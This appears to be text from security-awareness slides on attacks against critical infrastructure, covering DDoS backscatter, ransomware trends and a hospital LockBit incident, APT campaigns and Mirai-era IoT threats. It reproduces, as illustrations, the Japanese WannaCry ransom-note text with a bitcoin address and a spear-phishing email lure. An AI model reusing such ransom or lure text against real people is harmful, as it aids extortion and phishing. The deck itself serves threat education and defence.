
Targeted Server



The targeted server sends back replies (TCP SYN-ACK) to spoofed IP addresses



300 thousands darknet (un-used IP addresses)



From around 16:00 on September 2, 2020, relatively large SYN-ACK packets of 40 million packets / hour were observed mainly from Turkish hosts. The attack continues until September 3. The source of SYN-ACK packets (DoS target) is believed to be his Turkish stock exchange and airlines. A continuous DDoS attack on the web server (80 / tcp).

TCP_SYN
TCP_SYN
TCP_ACK
TCP_FIN
TCP_RST
TCP_PUSH
TCP_OTHER
ICMP

The logo for NICTER (National Institute of Information and Communications Technology Emergency Response and Coordination Center) is displayed at the bottom right. It features the acronym "NICTER" in a large, white, stylized font, with a small network diagram icon above the "I".

NICTER

Ransomware

***“CryptoLocker” in 2014, “TeslaCrypt” in 2015,
“Locky” and “WannaCry” in 2016.
Since then, attacks as ransomware have increased***

Display image when WannaCry was infected

Wana Decrypt0r 2.0

Oops, your files have been encrypted! Japanese

私のコンピュータに何が起きたのですか？
重要なファイルは暗号化されています。
文書、写真、ビデオ、データベース、およびその他のファイルの多くは、暗号化されているためアクセスできなくなりました。たぶんあなたはファイルを回復する方法を探していますが、時間を無駄にすることはありません。誰も私たちの解読サービスなしであなたのファイルを回復することはできません。

ファイルを回復できますか？
確かに。すべてのファイルを安全かつ簡単に復元できることを保証します。しかし、十分に時間はありません。
あなたは無料でいくつかのファイルを解読することができます。〈Decrypt〉をクリックして今すぐ試してください。
しかし、すべてのファイルを解読したい場合は、支払う必要があります。お支払いを送信するのに3日しかかかりません。その後、価格は倍になります。また、7日間で支払いを行わないと、ファイルを永久に回復することはできません。私たちは6ヶ月で払うことができないほど貧しい人々のために無料イベントを開催します。

私はどのように支払うのですか？

Payment will be raised on
5/17/2017 10:29:25

Translated into 28 languages

Your files will be lost on
5/21/2017 10:29:25

Time Left
06:00:23:09

About bitcoin
How to buy bitcoins?

bitcoin
ACCEPTED HERE

Send \$300 worth of bitcoin to this address:
1A1zP1eP5QGefi2DMPTfNL5gZDhRNJ9j9z8Z

Copy

Contact Us

Check Payment Decrypt

Transformation of Ransomware



Ransomware malware injection routes are diverse and comparable to normal malware infections

Ransom groups such as Sodinokibi (REvil), Pysa
(more than 20 malicious groups)

(Normal)

Encrypt the data in the environment and demand money. After paying the money, less than 50% of the data can be recovered.

(Disclosure)

Stealing data and demanding money as a way of disclosing it to the public. They actually disclose some of the data to the public to incite the threat.

(DoS)

Demand money by launching DoS attacks against the target organization. Actually launch a DoS attack for a few minutes to incite threats.

(Double)

Encrypt data and steal the target data. Demand money for the encryption and disclosure of the data. The effectiveness of data backup measures is diminished.

2022 June 20, Damage by cyber attack (1st report) (Naruto Yamagami Hospital)

Since about 5:40 p.m. on **June 19, 2022, the electronic medical record and LAN systems of this hospital have been inoperable due to the ransomware "Lockbit 2.0"**. We are working to determine the cause of the damage and recover the systems as quickly as possible with the assistance of the government and other related organizations. We sincerely apologize for the inconvenience caused to all concerned.

(Postscript: Before the ransom intrusion, we confirmed phenomena such as a large amount of printed matter coming out of printers and computers restarting on their own. After that, a screen infected with the ransom was displayed (from the newspaper article).

医療法人久仁会 鳴門山上病院
理事長 山上 敦子
病院長 國友 一史

Ransomware Damage

(According to a survey conducted by the National
Police Agency)

Results of Ransomware survey

(by National Police Agency)

- Method: **Double Extortion** / Payment: **Crypto Currency**
- Affected companies: large (27%), small/medium (53%) / Affected industries: manufacturing (33%), services (21%), medical/welfare (9%)
- Infection routes: **from VPN devices (62%), from RDP (19%)**
- Duration of recovery: **less than 1 week (26%), less than 1 month (25%)** / Recovery cost: **less than 1 million yen (24%), less than 5 million (16%), less than 10 million (14%)**
- Presence of Back-Up (BU): **BU present (83%), Unable to recover (81%)** / Reasons for non-recovery: **Encrypted (72%), missing, etc. (19%)**
- Log preservation status: all preserved (21%), partially preserved (58%) / Reasons of lack of log: encrypted (47%), destroyed (24%)

Cyber Attacks related to APT mainly targeted to CII

Definition of an APT attack

An APT attack is a cyber-attack that targets a specific target, uses appropriate methods and means to infiltrate and hide, and lasts from several months to several years.

Advanced --- Advanced and

Persistent --- persistent

Threat: --- threat

APT attack to Japan Pension Service

- 2015, June 1
 - ✓ Japan Pension Service Announces Leak of 1.25 Million Pension Information
- Targeted attack email triggered infection with "Emdivi" malware.




http://blogos.com/news/Japan_Pension_Service/

A bit latest APT attack (TICK)


- Targeted attacks, which have existed since around 2008, are resuming activity in 2019 in a powered-up form.
- The malware, called TICK, is characterized by (from Trend Micro):
 - ✓ Sent from legitimate email accounts whose credentials have been ingested;
 - ✓ Attachments are created to mimic legitimate documents in order to deceive email recipients into opening the attachments;
 - ✓ Subject lines related to "salary increases" and "jobs" are used, as well as subject lines related to the economic situation in China, such as trade talks between the U.S. and China;
- Japanese organizations with subsidiaries in China (meaningful to attack) are targeted. Particularly targeted at "defense sector," "chemical industry," etc.
- Functions for malware detection evasion have become particularly sophisticated. For example, malware contamination using steganography images, etc.

🏠 ⏪ 🔄 ⬆️ ⬇️ = H社関連影響レポートのご送付 - メッセージ (HTML 形式) 🏠 - □ ×

ファイル メッセージ ヘルプ 💡 実行したい作業を入力してください

 <[redacted]@[redacted].com.cn> | [redacted] | 1 | 2019/05/31

H社関連影響レポートのご送付

 [redacted] 関連影響レポート.zip
.zip ファイル

[redacted] 様

いつも大変お世話になっております、[redacted] チャイナの [redacted] です。
先般、多数報道をされました「日本企業と [redacted]」に関しまして、
レポートを作成しましたので、添付にてお送りさせていただきます。

中国における報道や消費者の反応をまとめたほか、
P9では、[redacted] に部品を納入している、主な日系企業の対応状況をまとめております。

何卒よろしくお願いいたします。


password: [redacted]

[redacted]








The era of utilizing IoT

In many CII environments, IoT devices and systems are utilized for sensing data and so on,


IoT system/devices are utilized in many applications and services



Utilization of IoT (IoT system) for 5G (Examples)

| Enhanced Mobile Broadband | Mission Critical Services | Massive IoT |
|---|---|---|
| <p data-bbox="254 349 687 406">Hyper-Realistic Media</p>  <p data-bbox="356 985 586 1035">All Wireless</p>  | <p data-bbox="1121 349 1426 406">Connected Car</p>  <p data-bbox="1121 906 1426 956">Remote Control</p>  | <p data-bbox="1847 349 2051 406">Home IoT</p>  <p data-bbox="2140 621 2356 671">Smart City</p>  <p data-bbox="1821 913 2038 963">Smart Grid</p>  |

IoT Threats



- TCP_SYN
- TCP_SYN_ACK
- TCP_ACK
- TCP_FIN
- TCP_RST
- TCP_PUSH
- TCP_OTHER
- UDP
- ICMP

ROUTE CAUSES OF THE MASS-INFECTION

Telnet

Recently, there has been a shift to attacks that target equipment vulnerabilities.



Our system: **IoTPOT** = IoT Honeypot

We use decoy system (honeypot) to emulate vulnerable IoT devices to monitor the attacks in depth

Infected devices



Attacker's C2



Yin Minn Pa Pa, Shogo Suzuki, Katsunari Yoshioka, Tsutomu Matsumoto, Takahiro Kasama, Christian Rossow, "IoTPOT: Analysing the Rise of IoT Compromises," USENIX WOOT 2015

Devices attacked our honeypot

600,000+ devices

500+ types/models

†inferred by telnet and web responses



Mirai outbreak in 2016

<Mirai (未来=Future)>

- More than 500,000 IoT devices were infected by Mirai through telnet service.

- Characteristics:

- SCAN to 23/TCP, 2323/TCP
- Dictionary Attack

- **Destination IP address = TCP sequence Number**

- Destination IP, Window size, Source port may be random

- Source code of Mirai was uploaded to Hackforums and GitHub in September 2016 **by Anna-senpai**

